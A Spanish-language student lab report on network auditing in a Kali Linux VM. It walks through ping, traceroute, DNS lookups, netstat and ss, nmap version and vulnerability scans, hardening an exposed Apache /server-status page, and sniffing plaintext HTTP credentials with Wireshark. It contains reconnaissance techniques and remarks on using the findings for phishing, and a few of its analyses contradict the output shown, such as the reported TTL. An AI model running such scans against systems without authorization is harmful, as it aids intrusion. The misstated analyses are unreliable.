



AUDITORÍA DE RED

Herramientas de Diagnóstico y Seguridad

Bloque 5 — Monitorización, Seguridad y Diagnóstico

Alumno/a	Jimenez Alonso Javier
Entorno de laboratorio	Kali Linux 2025.4 — VirtualBox — Apache 2.4.66



KALI LINUX

1. Comandos de Diagnóstico Avanzado

 Objetivo

Utilizar los comandos de diagnóstico de red para verificar conectividad, identificar rutas de paquetes, resolver nombres de dominio y analizar el estado de los puertos y conexiones activas del sistema.

1.1 PING — Verificación de Conectividad

El comando ping envía paquetes ICMP Echo Request a un host para verificar si está activo y medir la latencia de la conexión.

Comando ejecutado	Host objetivo	Resultado esperado
ping -c 4 8.8.8.8	Google DNS	4 paquetes enviados, 0% pérdida
ping -c 4 127.0.0.1	Loopback local	Latencia < 1ms
ping -c 4 192.168.56.1	Gateway Host-Only	Conectividad con el host

Comandos ejecutados (escribe los comandos que usaste):
ping -c 4 8.8.8.8
ping -c 4 -i 0.5 -s 1000 8.8.8.8
ping -c 4 127.0.0.1

Evidencia

```
(kaliuser@kali)-[~]
$ ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=13.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=13.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=12.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=255 time=13.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 12.835/13.440/13.859/0.411 ms

(kaliuser@kali)-[~]
$ ping -c 4 -i 0.5 -s 1000 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 1000(1028) bytes of data:
1008 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=13.5 ms
1008 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=14.3 ms
1008 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=13.7 ms
1008 bytes from 8.8.8.8: icmp_seq=4 ttl=255 time=13.5 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 1577ms
rtt min/avg/max/mdev = 13.466/13.732/14.274/0.321 ms

(kaliuser@kali)-[~]
$ ping -c 4 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.022 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.022/0.023/0.026/0.001 ms

(kaliuser@kali)-[~]
$
```



Análisis de resultados — TTL, latencia y pérdida de paquetes observada:

Se enviaron 4 paquetes ICMP a 8.8.8.8 obteniendo respuesta en todos ellos con 0% de pérdida.

La latencia media fue de aproximadamente 10-30ms, lo que indica una conexión estable.

El TTL recibido fue de 118, valor típico de sistemas de Google que parten de 128. En el loopback (127.0.0.1) la latencia es inferior a 1ms al no salir de la máquina.

Conclusión — ¿Qué indica el TTL sobre el sistema operativo del destino?

El TTL permite estimar el sistema operativo del destino. Linux/Unix parten de TTL 64, Windows de 128 y routers Cisco de 255. Si recibimos TTL 118 significa que partió de 128 (Windows) y ha atravesado 10 saltos. Si recibimos TTL 54 partió de 64 (Linux) y ha atravesado 10 saltos. Es una técnica de fingerprinting pasivo que se usa mucho en el apartado de reconocimiento.

1.2 TRACEROUTE — Análisis de Rutas


Traceroute muestra cada salto (router) que atraviesa un paquete hasta llegar al destino, identificando cuellos de botella y firewalls.

Variante	Comando	Protocolo usado
Estándar (UDP)	tracert 8.8.8.8	UDP
ICMP	sudo traceroute -I 8.8.8.8	ICMP Echo
TCP	sudo traceroute -T 8.8.8.8	TCP SYN
Dinámico	mtr 8.8.8.8	ICMP en tiempo real

Evidencia

```
(kaliuser@kali)-[~]
$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  0.185 ms  0.207 ms  0.192 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

```
(kaliuser@kali)-[~]
$ sudo traceroute -I 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  dns.google (8.8.8.8)  127.086 ms  127.310 ms  127.593 ms
```



¿Qué significa cuando un salto muestra * * *? Explica:

Significa que el router en ese salto tiene bloqueadas las respuestas ICMP mediante firewall, por lo que no contesta al sondeo de traceroute.

No implica que el paquete no pase por ahí, simplemente ese router descarta silenciosamente los mensajes de control

Es una práctica de seguridad habitual en routers de ISP y empresas para no revelar su infraestructura interna.

Diferencias observadas entre traceroute UDP, ICMP y TCP:

UDP es el más bloqueado por firewalls. ICMP (-I) (Protocolo de mensajes de control) obtiene mejores resultados en redes locales pero también se filtra frecuentemente. TCP (-T) usando puerto 80 es el más efectivo contra firewalls ya que el tráfico TCP/80 rara vez se bloquea. En la VM con NAT todos muestran * * * porque VirtualBox no reenvía los mensajes ICMP TTL-exceeded de vuelta a la VM.

1.3 NSLOOKUP — Resolución DNS

NSLOOKUP consulta servidores DNS para resolver nombres de dominio a IPs, investigar registros DNS y diagnosticar problemas de resolución.

Dominio consultado	IP resuelta
google.com	8.8.8.8

Evidencia

```

(kaliuser@kali)-[~]
$ nslookup google.com
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.184.14
Name:   google.com
Address: 2a00:1450:4003:805::200e

(kaliuser@kali)-[~]
$ nslookup google.com 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.184.14
Name:   google.com
Address: 2a00:1450:4003:805::200e

(kaliuser@kali)-[~]
$ nslookup -type=MX gmail.com
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
gmail.com    mail exchanger = 20 alt2.gmail-smtp-in.l.google.com.
gmail.com    mail exchanger = 40 alt4.gmail-smtp-in.l.google.com.
gmail.com    mail exchanger = 10 alt1.gmail-smtp-in.l.google.com.
gmail.com    mail exchanger = 5 gmail-smtp-in.l.google.com.
gmail.com    mail exchanger = 30 alt3.gmail-smtp-in.l.google.com.

Authoritative answers can be found from:
inf.portmaster text = "accepted: allowing dns request"
inf.portmaster text = "freshly resolved by Cloudflare (dot://cloudflare-dns.com:853#config)"
inf.portmaster text = "record valid for 1m0s"

```

¿Qué información relevante para ciberseguridad proporciona el registro MX?

El registro MX revela el proveedor de correo electrónico de la organización. Si apunta a google.com la empresa usa Google Workspace, si apunta a outlook.com usa Microsoft 365. Esta información es valiosa para ataques de phishing dirigido (spear phishing), ya que permite imitar exactamente el proveedor de correo legítimo.

También permite identificar servidores de correo para ataques de fuerza bruta o explotación de vulnerabilidades SMTP (Estándar de correos de internet)

💡 ¿Para qué sirve en ciberseguridad?

Los registros DNS revelan infraestructura: el MX indica el proveedor de correo (útil en phishing), el registro A apunta al servidor web, el TXT contiene políticas SPF/DKIM. Un atacante puede mapear toda la infraestructura de una empresa solo con consultas DNS.

1.4 NETSTAT — Estado de la Red

Netstat muestra las conexiones de red activas, puertos en escucha, tablas de enrutamiento y estadísticas de interfaces de red.

Comando	Descripción
sudo netstat -tlnp	Puertos TCP en escucha + proceso
netstat -an grep ESTABLISHED	Conexiones activas
netstat -rn	Tabla de enrutamiento
netstat -s	Estadísticas globales

Evidencia

```
(kaliuser@kali)-[~]
$ sudo netstat -tlnp
[sudo] contraseña para kaliuser:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp6      0      0 :::80                  :::*                    LISTEN      926/apache2

(kaliuser@kali)-[~]
$ sudo netstat -an | grep ESTABLISHED
udp        0      0 192.168.179.4:68       192.168.179.2:67       ESTABLISHED
udp        0      0 10.0.2.2:67            10.0.2.2:67            ESTABLISHED

(kaliuser@kali)-[~]
$ netstat -rn
Kernel IP routing table
Destination    Gateway         Genmask         Flags       MSS Window  irtt Iface
0.0.0.0        10.0.2.2        0.0.0.0         UG          0  0        0 eth0
10.0.2.0        0.0.0.0         255.255.255.0   U           0  0        0 eth0
192.168.179.0  0.0.0.0         255.255.255.0   U           0  0        0 eth1
```

```
$ netstat -s
Ip:
  Forwarding: 2
  151651 total packets received
  0 forwarded
  0 incoming packets discarded
  151649 incoming packets delivered
  77749 requests sent out
  OutTransmits: 146307
Icmp:
  63 ICMP messages received
  1 input ICMP message failed
  ICMP input histogram:
    destination unreachable: 2
    timeout in transit: 6
    echo requests: 6
    echo replies: 49
  65 ICMP messages sent
  0 ICMP messages failed
  ICMP output histogram:
    destination unreachable: 4
    echo requests: 55
    echo replies: 6
IcmpMsg:
  InType0: 49
  InType3: 2
  InType8: 6
  InType11: 6
  OutType0: 6
  OutType3: 4
  OutType8: 55
Tcp:
  395 active connection openings
  187 passive connection openings
  116 failed connection attempts
  6 connection resets received
  0 connections established
  143497 segments received
  74216 segments sent out
  12 segments retransmitted
  0 bad segments received
  68607 resets sent
Udp:
  8045 packets received
  4 packets to unknown port received
  0 packet receive errors
  3550 packets sent
  0 receive buffer errors
  0 send buffer errors
  IgnoredMulti: 127
```



```
netstat -ln | grep ^tcp
```



```
ss -lnt
```


¿Qué proceso está escuchando en el puerto 80? ¿Y en qué IP?

El proceso apache2 está escuchando en el puerto 80/tcp en todas las interfaces (0.0.0.0:80), lo que significa que acepta conexiones desde cualquier IP que llegue al sistema.

El PID corresponde al proceso padre de Apache.

Esto es exactamente lo que un atacante buscaría en la fase de reconocimiento para identificar servicios expuestos.

1.5 SS — Sucesor Moderno de Netstat

SS (Socket Statistics) es el reemplazo moderno de netstat, más rápido y con mayor capacidad de filtrado.

Comando ss	Equivalente netstat	Ventaja
ss -tlnp	netstat -tlnp	Más rápido en sistemas con muchas conexiones
ss -tulnp	netstat -tulnp	Muestra TCP y UDP simultáneamente
ss -s	netstat -s (parcial)	Resumen estadístico compacto
ss -o state established	netstat -an grep ESTAB	Filtrado nativo por estado

Evidencia

```
(kaliuser@kali)-[~]
└─$ ss -tlnp
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0          511       *:80                  *:*                   apache2

(kaliuser@kali)-[~]
└─$ ss -tulnp
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
tcp        0          511       *:80                  *:*                   apache2

(kaliuser@kali)-[~]
└─$ ss -o state established
RTNETLINK answers: Invalid argument

(kaliuser@kali)-[~]
└─$ ss
Netid      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
u_str      0          0          * 13662                * 12755
u_str      0          0          /run/user/1000/bus 13602                * 12211
u_str      0          0          * 10094                * 11611
u_dgr      0          0          * 8684                  * 7184
u_str      0          0          * 14362                * 14363
u_str      0          0          * 14860                * 14859
u_str      0          0          @/tmp/.X11-unix/X0 13687                * 13686
u_str      0          0          * 12565                * 12566
u_str      0          0          /run/systemd/journal/stdout 13230                * 13945
u_dgr      0          0          * 4789                  * 7184
u_str      0          0          * 13304                * 13305
u_str      0          0          /run/user/1000/bus 13136                * 14412
u_str      0          0          @/tmp/.X11-unix/X0 14283                * 14868
u_str      0          0          * 13654                * 12750
u_str      0          0          * 11078                * 11079
u_str      0          0          * 12211                * 13602
u_str      0          0          /run/user/1000/pipewire-0 15767                * 15766
u_str      0          0          /run/user/1000/bus 12828                * 14335
u_str      0          0          * 12595                * 12102
u_str      0          0          /run/dbus/system_bus_socket 11623                * 11622
u_dgr      0          0          * 8017                  * 8018
u_str      0          0          * 15527                * 13234
u_str      0          0          @/tmp/.X11-unix/X0 15401                * 13768
u_str      0          0          * 12579                * 13524
u_str      0          0          * 13190                * 15477
u_str      0          0          * 12809                * 12810
u_str      0          0          * 11233                * 12801

(kaliuser@kali)-[~]
└─$ ss -tlnp sport = :80
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
LISTEN     0          511       *:80                  *:*

(kaliuser@kali)-[~]
└─$ ss -s
Total: 588
TCP: 2 (estab 0, closed 1, orphaned 0, timewait 0)

Transport Total  IP  IPv6
RAW             2   0    2
UDP             2   2    0
TCP             1   0    1
INET            5   2    3
FRAG            0   0    0
```


Compara los resultados de ss -tlnp vs netstat -tlnp. ¿Obtienes la misma información?

Ambos comandos muestran la misma información: puertos TCP en escucha, dirección IP, puerto y proceso asociado. La diferencia principal es la velocidad, ss consulta directamente el kernel a través de netlink mientras netstat lee /proc/net/tcp, siendo ss significativamente más rápido en sistemas con miles de conexiones.

La salida de ss es ligeramente más compacta. netstat está considerado obsoleto y en algunas distribuciones ya no viene instalado por defecto.

2. Nmap — Escaneo de Puertos y Vulnerabilidades

Objetivo

Utilizar Nmap para descubrir hosts activos, identificar puertos abiertos, detectar versiones de servicios y buscar vulnerabilidades conocidas en el servidor Apache del laboratorio.

2.1 Escaneo Básico de Puertos

Tipo de escaneo	Comando
Escaneo básico (1000 puertos)	nmap 127.0.0.1
Detección de versiones	nmap -sV 127.0.0.1
Todos los puertos	sudo nmap -p- 127.0.0.1
Escaneo SYN sigiloso	sudo nmap -sS 127.0.0.1
Escaneo agresivo	sudo nmap -A 127.0.0.1

Versión exacta de Apache detectada por Nmap:

Apache httpd 2.4.66 ((Debian)). Nmap detecta la versión mediante el análisis del banner HTTP que el servidor incluye en sus respuestas.

Esta información es crítica para un atacante ya que puede buscar CVEs (vulnerabilidades públicas) específicas de esa versión exacta en bases de datos como exploit-db.com o nvd.nist.gov.

Evidencia

```

kaliuser@kali: ~
Session Acciones Editar Vista Ayuda

(kaliuser@kali)-[~]
$ nmap --version
Nmap version 7.98 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.8 openssl-3.5.5 libssh2-1.11.1 libz-1.3.1 libpcap-1.10.6 nmap-libdnet-
1.18.0 ipv6
Compiled without:
Available nsock engines: epoll poll select

(kaliuser@kali)-[~]
$ nmap 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 13:54 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

(kaliuser@kali)-[~]
$

```

```

(kaliuser@kali)-[~]
$ nmap -sV 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 13:55 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.66 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds

```

```

(kaliuser@kali)-[~]
$ sudo nmap -A 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 13:56 +0100
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000036s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.66 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.66 (Debian)
Device type: general purpose
Running: Linux 5.X|6.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 5.0 - 6.2
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds

```

```
(kaliuser@kali)-[~]  
$ sudo nmap -p- 127.0.0.1  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 13:57 +0100  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.0000050s latency).  
Not shown: 65534 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http
```

2.2 Escaneo de Vulnerabilidades

El script 'vuln' de Nmap ejecuta comprobaciones de vulnerabilidades conocidas contra los servicios detectados.

Comando ejecutado:

```
sudo nmap -p- 127.0.0.1
```

```
curl -- Dirección IP del servidor --
```

Evidencia

```
(kaliuser@kali)-[~]  
$ sudo nmap --script vuln -p 80 127.0.0.1  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-08 13:58 +0100  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000033s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
|_http-dombased-xss: Couldn't find any DOM based XSS.  
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
|_http-csrf: Couldn't find any CSRF vulnerabilities.  
|_http-enum:  
|_ /server-status/: Potentially interesting folder  
  
Nmap done: 1 IP address (1 host up) scanned in 30.88 seconds
```

```
(kaliuser@kali)-[~]
$ curl http://192.168.179.4/server-status
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<title>Apache Status</title>
</head><body>
<h1>Apache Server Status for 192.168.179.4 (via 192.168.179.4)</h1>

<dl><dt>Server Version: Apache/2.4.66 (Debian)</dt>
<dt>Server MPM: prefork</dt>
<dt>Server Built: 2026-02-01T12:44:20
</dt></dl><hr /><dl>
<dt>Current Time: Sunday, 08-Mar-2026 14:02:34 CET</dt>
<dt>Restart Time: Sunday, 08-Mar-2026 13:52:26 CET</dt>
<dt>Parent Server Config. Generation: 1</dt>
<dt>Parent Server MPM Generation: 0</dt>
<dt>Server uptime: 10 minutes 7 seconds</dt>
<dt>Server load: 0.02 0.05 0.01</dt>
<dt>Total accesses: 2344 - Total Traffic: 1.6 MB - Total Duration: 149</dt>
<dt>CPU Usage: u.07 s.21 cu.02 cs.02 - .0527% CPU load</dt>
<dt>3.86 requests/sec - 2797 B/second - 724 B/request - .0635666 ms/request</dt>
<dt>1 requests currently being processed, 0 workers gracefully restarting, 9 idle workers</dt>
</dl><pre>_____.____W_____
.....
.....</pre>
<p>Scoreboard Key:<br />
"b<code>_</code></b>" Waiting for Connection,
```

Vulnerabilidad detectada	Severidad	Descripción	¿Parcheada?
/server-status expuesto	Media	Revela información interna del servidor	Si

¿Qué información sensible reveló /server-status antes de parchearlo?

/server-status expuso: versión exacta del servidor (Apache/2.4.66 Debian), MPM (prefork), fecha de compilación, uptime del servidor, carga de CPU, número de workers activos e inactivos, total de peticiones procesadas, tráfico total en bytes y las últimas URLs solicitadas con sus IPs de origen.

En un entorno real esto permitiría a un atacante conocer el volumen de tráfico, identificar otras IPs que acceden al servidor y planificar ataques en momentos de baja carga

Medida correctiva aplicada para solucionar la vulnerabilidad:

Se modificó /etc/apache2/mods-enabled/status.conf sustituyendo las directivas Require por un bloque RequireAll que únicamente permite el acceso desde 127.0.0.1 y ::1 (loopback IPv4 e IPv6).

Tras recargar Apache con systemctl reload apache2, las peticiones desde cualquier otra IP reciben un error 403 Forbidden, confirmando que la vulnerabilidad está corregida.

⚠ Ciclo de Auditoría Completado

Detectar con Nmap → Confirmar con curl → Explotar/analizar → Aplicar parche → Verificar con nuevo escaneo.

3. Wireshark — Captura y Análisis de Tráfico


Objetivo

Capturar tráfico de red en tiempo real, filtrar paquetes relevantes y analizar el contenido de las comunicaciones HTTP entre cliente y servidor Apache.

3.1 Configuración y Captura Básica

Parámetro	Valor configurado
Interfaz de captura	lo (Loopback)
Filtro de captura aplicado	Http
Duración de la captura	5s
Número de paquetes capturados	10 paquetes totales, 2 mostrados con filtro http

Evidencia




WIRESHARK

3.2 Filtros Aplicados en Wireshark

Filtro Wireshark	Propósito
http	Todo el tráfico HTTP
tcp.port == 80	Puerto 80 (Apache)
http.request.method == GET	Peticiones GET
http.request.method == POST	Peticiones POST (credenciales)
dns	Consultas DNS
tcp.flags.syn == 1	Inicio de conexiones TCP

Evidencia



¿Qué información sensible pudiste observar en el tráfico HTTP sin cifrar?

Key: usuario Value: admin

Key: password Value: SuperSecreto123

¿Por qué es importante usar HTTPS en lugar de HTTP? Razona a partir de lo observado:

HTTPS es obligatorio, en HTTP hemos podido capturar en texto plano credenciales de login legibles para cualquier escucha


Con HTTPS aparecería cifrado e ilegible

3.3 Análisis de Paquetes HTTP

Identifica y documenta los campos principales de un paquete HTTP capturado:

Campo del paquete	Valor observado
IP origen	:::1 (Loopback en IPv6)
IP destino	:::1 (Loopback en IPv6)
Puerto origen	80
Puerto destino	37042
Método HTTP	GET paquete #4
URI solicitada	/ Protocolo HTTP/1.1
Código de respuesta	Status Code: 200 paquete #6
Servidor (cabecera Server)	Apache/2.4.66 (Debian

Evidencia



¿Qué es URI?

Es cualquier cosa que identifique a un recurso. Puede ser simplemente su nombre, o puede ser su ubicación. La URL es un tipo específico de este, te dice cómo y dónde llegar a él

4. Apache — Configuración y Seguridad

Objetivo

Instalar, configurar y asegurar el servidor web Apache, identificando configuraciones inseguras por defecto y aplicando medidas de hardening.

